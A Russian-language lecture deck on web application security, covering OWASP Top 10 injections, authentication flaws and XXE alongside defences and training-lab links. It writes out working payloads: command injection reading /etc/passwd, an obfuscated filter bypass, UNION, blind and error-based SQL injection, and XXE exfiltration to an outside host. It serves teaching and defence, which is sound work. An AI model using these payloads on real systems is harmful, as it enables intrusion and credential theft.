


Безопасность интернет-приложений

Secure SDLC



<https://habr.com/ru/company/dsec/blog/334692/>

Модель нарушителя

- Внешний
 - Школьник
 - Исследователь одиночка
 - Спецслужбы
- Внутренний
 - Сотрудник службы поддержки
 - Разработчик
 - Админ

Безопасность информации

Безопасность информации — состояние защищенности данных, при котором обеспечиваются их конфиденциальность, доступность и целостность.

Конфиденциальность: Обеспечение доступа к информации только авторизованным пользователям.

Целостность: Обеспечение достоверности и полноты информации и методов ее обработки.

Доступность: Обеспечение доступа к информации и связанным с ней активам авторизованных пользователей по мере необходимости.

Уязвимость

Уязвимость – недостаток в системе, позволяющий нарушить безопасность информации

К сожалению люди пока не умеют писать программы без уязвимостей, но, можно сделать атаку экономически невыгодной

Информационная безопасность

Информационная безопасность – это процесс обеспечения конфиденциальности, целостности и доступности информации.

Веб-приложение

клиент-серверное приложение, в котором клиент взаимодействует с сервером по протоколу HTTP.

Классификация уязвимостей

- Serverside
- Clientside

Классификация уязвимостей

[OWASP Top 10 2017](#)

Классификация уязвимостей

<https://lab.wallarm.com/owasp-top-10-2021-proposal-based-on-a-statistical-data/>

OWASP Top 10 2017		change	OWASP Top 10 2021 proposal	
A1	Injection	as is	A1	Injection
A2	Broken Authentication	as is	A2	Broken Authentication
A3	Sensitive Data Exposure	down 1	A3	Cross-Site Scripting (XSS)
A4	XML eXternal Entities (XXE)	down 1 + A8	A4	Sensitive Data Exposure
A5	Broken Access Control	down 1	A5	Insecure Deserialization (merged with XXE)
A6	Security Misconfiguration	down 4	A6	Broken Access Control
A7	Cross-Site Scripting (XSS)	up 4	A7	Insufficient Logging & Monitoring
A8	Insecure Deserialization	up 3 + A4	A8	NEW: Server Side Request Forgery (SSRF)
A9	Known Vulnerabilities	as is	A9	Known Vulnerabilities
A10	Insufficient Logging & Monitoring	up 3	A10	Security Misconfiguration

A1 Инъекции

A1 Инъекции

Вектор атаки может быть практически в любом месте: переменные окружения, HTTP параметры и заголовки, данные из внутренних или внешних сервисов. Уязвимость возникает когда у хакера есть возможность передать данные в тот или иной интерпретатор (bash, SQL, ...)

A1 Инъекции

Встречаются очень часто, особенно в старом коде. Инъекции могут быть в SQL, LDAP, XPath, NoSQL запросах, bash, XML, SMTP, шаблонах, ORM и других местах. Инъекции можно обнаружить как при анализе кода, так и при тестировании методом черного ящика.

A1 Инъекции

Могут приводить к краже или порче чувствительных данных, в некоторых случаях к полной компрометации приложения и захвату сервера.

A1 Command injection

отправим команду ping на хост, переданный пользователем

```
hostname = request.GET.get('hostname')
```

```
os.system("ping " + hostname)
```

A1 Command injection

отправим команду ping на хост, переданный пользователем

```
hostname = request.GET.get('hostname')
```

```
os.system("ping " + hostname)
```


А что если указать в hostname
"example.org;cat /etc/passwd?"

A1 Command injection

```
"ping example.org;cat /etc/passwd"
```

Burp suite

<https://portswigger.net/burp/communitydownload>



A1 Command injection

<https://portswigger.net/web-security/os-command-injection/lab-simple>

Эксплуатация

- Кража пользовательских данных
- Кража исходного кода
- Атака на другие сервисы, находящиеся во внутренней сети
- Использование ресурсов сервера (майнинг криптовалют и тп)

Принципы безопасной разработки

- Defense in depth – никогда не нужно полагаться на 1 механизм защиты, должно быть несколько “слоев”
- Zero trust – нужно исходить из того, что любые компоненты могут быть скомпрометированы, разделение на внешний/внутренний периметр устарело
- Principle of least privilege – каждый компонент должен иметь минимально необходимые права

Два способа поиска уязвимостей

1. Динамический анализ – запуск программы с разными входными данными
2. Статический анализ – чтение кода

A1 Command injection

Динамический анализ

Пытаемся во все параметры вставить команду, в ответе ищем вывод команды, либо сообщение об ошибке исполнения команды

; xxx

&& xxx

|| xxx

`xxx`

Динамический анализ

1. Выбрать запрос, выбрать параметр (POST параметр storeId)
2. Произвести “мутацию” параметра (дописать в конец один из векторов атаки)
3. Выполнить измененный запрос, в ответе поискать признаки выполнения команды

Программу, которая для заданного HTTP запроса произведет мутации всех входных параметров (GET/POST/HTTP заголовки), выполнит измененные запросы и проверит результат исполнения назовем фаззером, а сам процесс фаззингом

A1 Command injection

Статический анализ

```
hostname = request.GET.get('hostname') #source
```

```
... # нет эскейпинга
```

```
os.system("ping " + hostname) #sink
```

A1 Command injection OOB

- Http
- Задержка
- Локальные файлы
- Сообщения об ошибках

A1 Command injection

<https://portswigger.net/web-security/os-command-injection/lab-blind-time-delays>

A1 Command injection – Как защищаться?

- По возможности не вызывать функции типа `system`
- Вызывать их в параметризованном виде (когда передается список параметров, а не строка)
- Белый список разрешенных значений

A1 Command injection

Можно ли обойти такую защиту:

toLowerCase + проверка по регулярному выражению
`[A-Za-z0-9\!\#\$\%\&\'*\+\-\/=\?\^_\`\/|\~\{\}\.\.]+`

A1 Command injection

Можно ли обойти такую защиту:

toLowerCase + проверка по регулярному выражению
`[A-Za-z0-9\!\#\$\%\&\'*\+\-\=\?\^_\`\/\~\{\}\.\.]+`

Да, можно, хотя проверить это достаточно сложно. Белый список всегда лучше черного

`a|t=`yes|head|xargs`&&r=${t%y*y*y*y*y*y*y*y*y}&&ping${r#y}95.163.248.223||@hacker.com`

A1 Sql injection

GET /news.php?id=123

```
$sql = "SELECT news_title,news_text FROM news WHERE id=";
```

```
$sql = $sql . $_GET['id']
```

```
SELECT news_title,news_text FROM news WHERE id=123
```

SQL injection

GET /news.php?id=123 or id=124

123 or id=124

```
SELECT news_title,news_text FROM news WHERE id=123 or id=124
```


A1. UNION BASED SQL ИНЪЕКЦИИ

GET /news.php?id=123 union select 1,2

123 union select 1,2

```
SELECT news_title,news_text FROM news
```

```
WHERE id=123 union select 1,2
```

A1. UNION BASED SQL ИНЪЕКЦИИ

GET /news.php?id=123 union select
login,password from users

123 union select login,password from users

```
SELECT news_title,news_text FROM news
```

```
WHERE id=123 union select login,password from users
```

A1. UNION BASED SQL ИНЪЕКЦИИ

- Позволяет быстро получить все данные, доступные текущему пользователю (user())
- Важно, чтобы совпадало количество колонок в запросе
- Можно с помощью комментариев обрезать ненужный конец запроса

A1. UNION BASED SQL ИНЪЕКЦИИ

<https://portswigger.net/web-security/sql-injection/union-attacks>

Снижение ущерба?

Принцип минимальных привилегий – отдельные пользователи, с минимально необходимыми правами

A1. СЛЕПЫЕ SQL ИНЪЕКЦИИ

Мы не видим результат SQL запроса, но по косвенным признакам можем понять успешно он завершился или нет (Например, успешный запрос завершается с кодом 200, а неуспешный 500)

A1. СЛЕПЫЕ SQL ИНЪЕКЦИИ

GET /news.php?id=123 and 1=1 -> OK 200

GET /news.php?id=123 and 1=2 -> ERROR 500

A1. СЛЕПЫЕ SQL ИНЪЕКЦИИ

GET /news.php?id=123 AND SUBSTRING(user(), 1, 1)="a" -> ERROR 500

GET /news.php?id=123 AND SUBSTRING(user(), 1, 1)="b" -> ERROR 500

GET /news.php?id=123 AND SUBSTRING(user(), 1, 1)="c" -> OK 200

A1. СЛЕПЫЕ SQL ИНЪЕКЦИИ

<https://portswigger.net/web-security/sql-injection/blind>

A1. TIME BASED SQL ИНЪЕКЦИИ

Когда ответы одинаковые, но инъекция все-таки есть можно использовать задержку

GET

```
/news.php?id=123+AND+IF((SUBSTRING(user(),+1,+1)="r"),sleep(0),+sleep(10)  
); HTTP/1.1
```

Если условие выполнится задержки не будет, иначе sleep на 10 секунд

A1. ERROR BASED SQL ИНЪЕКЦИИ

```
GET /news.php?id=polygon((select*from(select*from(select@@version)f+)x))  
HTTP/1.1
```

```
Illegal non geometric '(select `x`.`@@version` from  
(select '5.5.47-0+deb7u1' AS `@@version`  
from dual) `x`)' value found during parsing
```

A1. ERROR BASED SQL ИНЪЕКЦИИ

Гораздо быстрее чем слепые (65Kб+ за один запрос vs 1б) Поэтому в боевом окружении всегда стоит отключать вывод ошибок

A1. SQLMAP

Утилита для автоматизации эксплуатации SQL инъекций

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch

[1.0.5.63#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

A1. Как защищаться

- ORM
- Prepared statements
- Правильный эскейпинг
- WAF

Другие инъекции

- NoSQL
- LDAP
- XML
- ...

Control Flow

```
X = GET['x'];
```

```
return 'echo ' + x;
```


Control Flow

```
X = GET['x']
```

```
If len(X) > 100:
```

```
    return 'too long'
```

```
return 'echo ' + x
```

Control Flow

```
X = GET['x']
```

```
return eval(X)
```

Неожиданная полнота по Тьюрингу повсюду

<https://habr.com/ru/post/429602/>

Какие конструкции допускают code injection


- В go
- В python
- В perl
- В java

Template injection в confluence


<https://github.com/httpvoid/writeups/blob/main/Confluence-RCE.md>

А2 Уязвимости аутентификации

Войти в аккаунт

mail

Яндекс

Gmail

YANOO!

Other

Account name

@mail.ru ▼

Enter password →

☒ Stay signed in

Восстановить пароль

Sign Up

Перебор пароля

1. Перебор по словарю (перебор большого количества паролей для 1 аккаунта) – реитлимит для аккаунта, машинное обучение
2. Обратный брутфорс (проверка одного популярного пароля для большого количества ящиков) – реитлимит для ip, машинное обучение
3. Проверка утекших паролей с других сайтов (многие пользователи используют одинаковый пароль на разных сайтах) – мониторинг утечек, машинное обучение
4. Пароли по умолчанию в различных движках/фреймворках

Восстановление пароля

Restoring access

Mail

@mail.ru ▼

Continue

Back

Восстановление пароля

1. Перебор секретного вопроса (как правило менее сложный, чем сам пароль)
2. Перебор кода из смс/письма
3. Генерация предсказуемой ссылки на восстановление пароля ([“http://example.org/recovery?token=”](http://example.org/recovery?token=) + sha256(email))
4. Заявка в саппорт (иногда злоумышленнику удастся собрать достаточно данных)

Пароль не самое лучшее средство защиты

1. Пользователи любят простые пароли
2. Пользователи любят одинаковые пароли
3. Даже надежный пароль может быть скомпрометирован (фишинг, вирус на устройстве, видеокамера)

Одноразовый СМС код

Введите код из СМС

yngwie2019@mail.ru [Change account](#)

Мы отправили код на номер
+7 (926) 041--****



Отправить код повторно через 00:51

Sign in

[I can't sign in](#)

Перебор СМС-кода

1. Неограниченное количество проверок одного СМС-кода
2. Неограниченное количество запросов новых СМС-кодов
3. Неограниченное количество запросов с 1 IP (перебор СМС-кодов разных номеров)
4. СМС небезопасный транспорт
5. СМС код должно быть легко запомнить (как правило 4-6 цифр – 10000-1000000 возможных значений) – отсутствие или слабые рейтлимиты позволят злоумышленнику гарантированно получить доступ к аккаунту

Oauth

Вход

✕

Введите логин и пароль от своего почтового ящика для того, чтобы продолжить работу с сервисом.

E-mail

@mail.ru ▼

Пароль



☒ Запомнить меня

[Забыли пароль?](#)

Войти

Регистрация

Войти



Вконтакте

Oauth

1. Отсутствие/неправильное использование state
2. Некорректное объединение обычных и oauth аккаунтов

Двухфакторная аутентификация

- Мало людей добровольно пользуются
- Сильно усложняется логика во многих местах

Webauthn

- Светлое будущее, пока сложно на 100% оценить

Перебор пароля в рамках сессии

Возможность конвертировать временный доступ к аккаунту пользователя в постоянный

Session fixation

Что делать, если пользователь пришел на авторизацию с каким-то значением куки SESSIONID?

1. Использовать его
2. Сгенерировать новое значение

Не используйте jwt

Уязвимости при объединении сервисов

Есть 2 сервиса:

1. Считает основным идентификатором телефон (vk.com)
2. Считает основным идентификатором email (mail.ru)

Мы хотим сделать единую авторизацию, что может пойти не так?

<https://hackerone.com/reports/439207>

<https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-through-their-helpdesk-b7680ddc2d4c>

А3. Утечка чувствительных данных

Где и как применять криптографию?

1. Хэшировать пароли (Argon2)
2. Шифровать сетевые соединения (TLS)
3. Шифровать чувствительные данные на сервере (желательно не изобретая свою криптографию)

А3. Утечка чувствительных данных

- Nmap
- Dirbuster (dirsearch)
- DNS recon
- Google dork

A4. XXE

XML external entity – возможность вставлять внешние сущности в XML

A4. XXE

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ELEMENT name ANY>
```

```
<name>ZeroNights</name>
```

A4. XXE

```
<?xml version="1.0"?> // Prolog
```

```
<!DOCTYPE name [ <!ELEMENT name ANY>
```

```
]> // DTD
```

```
<name>ZeroNights</name> // Document
```



```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol "ZeroNights">]>
```

```
<name>&lol;</name>
```

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol "ZeroNights">]>
```

```
<name>ZeroNights</name>
```

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "file:///etc/passwd">]>
```

```
<name>Hello, &lol;</name>
```

```
Hello, root:x:0:0:root:/root:/bin/bash
```

```
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
...
```

Как обнаружить без вывода?

- http
- сообщения об ошибке
- задержка (подгрузить большой файл или /dev/random)

- Сканирование портов
- Запросы к внутренним API
- HTTP/FTP/gopher...


```
<?xml version="1.0" ?>
```

```
<!DOCTYPE r [
```

```
<!ELEMENT r ANY >
```

```
<!ENTITY % sp SYSTEM "http://x.x.x.x:443/ev.xml">
```

```
%sp; %param1; ]>
```

```
<r>&exfil;</r>
```



```
192.168.0.1 - - [17/Nov/2017:13:37:00+0300] "GET  
/?root:x:0:0:root:/root:/bin/bash
```

- OOXML (DOCX, XLSX, PPTX), ODF, PDF, RSS
- SVG, XMP
- WebDAV, XMLRPC, SOAP, XMPP, SAML
- Databases ...

Как защищаться?

- Отключить полностью парсинг DTD
- Отключить загрузку внешних сущностей

<https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>

Что можно порешать дома?

<https://portswigger.net/web-security>

Для тех кто хочет попробовать SAST

<https://semgrep.dev/>

<https://lgtm.com/>

<https://codeql.github.com/docs/codeql-cli/>

Где можно применить полученные знания

<https://hackerone.com>

<https://www.bugcrowd.com/>

<https://yandex.ru/bugbounty/>

<https://www.google.com/about/appsecurity/programs-home/>

<https://www.facebook.com/whitehat>

<https://ctftime.org>

Дополнительная литература

- Tangled web
- Web Application Hacker's Handbook
- <https://www.youtube.com/c/LiveOverflow>
- <https://landing.google.com/sre/resources/foundationsandprinciples/srs-book/>